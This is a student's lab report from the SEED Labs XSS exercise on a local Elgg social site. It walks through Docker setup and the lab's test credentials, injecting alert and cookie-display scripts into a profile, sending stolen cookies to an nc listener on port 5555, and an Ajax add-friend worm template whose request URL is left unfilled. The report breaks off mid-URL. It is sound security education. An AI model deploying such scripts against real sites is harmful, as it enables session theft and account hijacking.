Laboratory Report

Cross-Site Scripting (XSS) Attack Lab (Web Application: Elgg)

The laboratory prompt for this was provided by SEED Security Labs. SEED Security Labs is a project focused on enhancing cybersecurity education through hands-on laboratory exercises. Visit them at https://seedsecuritylabs.org/.

Ramnick Francis P. Ramos
+63 960 277 1720
ramnickfrancisramos@gmail.com

Cybersecurity Portfolio
October 9, 2025

Cross-Site Scripting (XSS) Attack Lab

Ramnick Francis P. Ramos
ramnickfrancisramos@gmail.com

Introduction

Cross-Site Scripting (XSS) is a type of injection vulnerability found in web applications (Du, 2018). This vulnerability, as its categorization implies, involves injecting malicious scripts that enable attackers to access the systems of a web application. This laboratory report examines this vulnerability in a virtual image environment known as Elgg, part of the SEED Lab projects. Specifically, this report will discuss the following:

- Cross-Site Scripting attack;
- XSSwormandself-propagation;
- Session cookies;
- HTTP GET and POST requests;
- JavaScript and Ajax; and

- Content Security Policy (CSP).

Environment Setup

This lab was tested on the SEED Ubuntu 20.04 VM using Oracle VirtualBox. The prebuilt image for the virtual machine was obtained from CMSC 191: Cybersecurity's Google Classroom, but it can also be downloaded directly from the SEED website. The virtual machine ran locally, and no cloud server was used for this lab exercise.

Container Setup and Commands

Docker was also used to make the lab environment for this exercise. This exercise requires the use of a container from task 6 and task 7s.

For the commands, the following aliases were used: dcbuild for building the container; dcup for running the container; and dcdown for closing the containers. Seen in the figures below are sample runs of the Docker container.



Figure 1. Building the Docker Container

```
[10/06/25]seed@VM:~/.../Labsetup$ dcbuild
Building elgg
Step 1/11 : FROM handsonsecurity/seed-elgg:original
original: Pulling from handsonsecurity/seed-elgg
da7391352a9b: Already exists
14428a6d4bcd: Already exists
2c2d948710f2: Already exists
d801bb9d0b6c: Already exists
9c11a94ddf64: Pulling fs layer
81f03e4cea1b: Pulling fs layer
81f03e4cea1b: Downloading [>                                                  ]
 1.369kB/83.76kBiting
9c11a94ddf64: Downloading [>                                                  ]
9c11a94ddf64: Downloading [=>                                                 ]
9c11a94ddf64: Downloading [====>                                              ]
9c11a94ddf64: Extracting [=========================================>           ]
55.71MB/74.35MBB
```

Figure 2. Running the Docker Container



Figure 3. The Docker Container

DNS Setup

The laboratory environment will also be requiring the revision of the etc/hosts. The editing of /etc/hosts was frequently done in some parts of the laboratory.



Figure 4. Changing the /etc/hosts

ELGG Web Application

This laboratory report will be done through an exploration of a simulated networking environment called *Elff for Seed Labs.*



Figure 6. seed-server.com site



Figure 7. Logging in as Alice

User accounts. We have created several user accounts on the `Elgg` server; the user name and passwords are given in the following.

```
------------------------------
UserName  | Password
------------------------------
admin     |  seedelgg
alice     |  seedalice
boby      |  seedboby
charlie   |  seedcharlie
samy      |  seedsamy
------------------------------
```

Figure 7. Details of Logging

Laboratory Tasks and Execution

Preparation: Getting Familiar with the"HTTP Header Live"tool

This part of the laboratory exercise aims to explore the use ot the HTTP header live tool to understand the POST and GET request methods made by the website.



Figure 8. Using ramnick to Add Samy

In Figure 8, we can see that clicking the Add Friend button creates a request method.

Presented below is the content of the HTTP header that was recorded upon the addition of Samy. This information is pertinent for completing the task entitled "Becoming the Victim's Friend."

```
friend=59
__elgg_ts=1759729919
__elgg_token=6jxX0ROvXNGVdT8DrzvObQ
__elgg_ts=1759729919
__elgg_token=6jxX0ROvXNGVdT8DrzvObQ
```

These are the details, especially the friend=59, that are specific for adding the user Samy.

Posting a Malicious Message to Display an Alert Window

This task examines the process of injecting a malicious script into the "About Me" section of an Elgg profile by inserting code through the HTML editor available in the "Edit Profile" tab.



Figure 9. Adding a script in the About me of Ramnick under the Edit HTML style.



Figure 10. Visiting the Profile of Ramnick now shows XSS in the Alert Window

As seen above, the implementation of the script shown in Figure 9 creates the alert window, shown in Figure 10.

Posting a Malicious Message to Display Cookies

This task, on the other hand, creates a deeper exploration on what can be exposed via malicious scripts injected.



Figure 11. Adding the Malicious Script for Printing the Document.cookies



Figure 12. Visiting Ramnick's Profile will show the document cookies

Through the script injected in Figure 11, we were able to expose the document's cookies in the browser's alert window.

Stealing Cookies from the Victim's Machine

This task then simulates the stealing of cookies in a simulated shell of an attacker.



Figure 13. Adding the Malicious Script that Invokes a Shell in Port 5555 through the img tag



Figure 14. Output of nc-lknv 5555 command after visiting the profile of Ramnick

As seen in Figure 13, the malicious script added creates a listener in the attacker's shell (See Figure 14).

Becoming the Victim's Friend

This task aims to simulate the incorporation of a maclicious script that will allow an attacker to automate the "Add Friend" function of the social networking site just by visiting a profile

```
<script type="text/javascript">
window.onload = function () {
  var Ajax=null;

  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;          ①
  var token="&__elgg_token="+elgg.security.token.__elgg_token;  ②

  //Construct the HTTP request to add Samy as a friend.
  var sendurl=...;  //FILL IN

  //Create and send Ajax request to add friend
  Ajax=new XMLHttpRequest();
  Ajax.open("GET", sendurl, true);
  Ajax.send();
}
</script>
```

Figure 15. Malicious Script to be Added

Figure 15 shows the Malicious script that will add the profile visitor.



Figure 16. Analyzing the HTTP Headers when Samy is Added

From Figure 16, we can see that the HTTP Header for when the "Add friend" button is clicked calls a GET Method for the link shown below:

```
http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=1
759731053&__elgg_token=A6kPTBTxhWQM5qxXVe0pyA&__elgg_ts=1759731053&
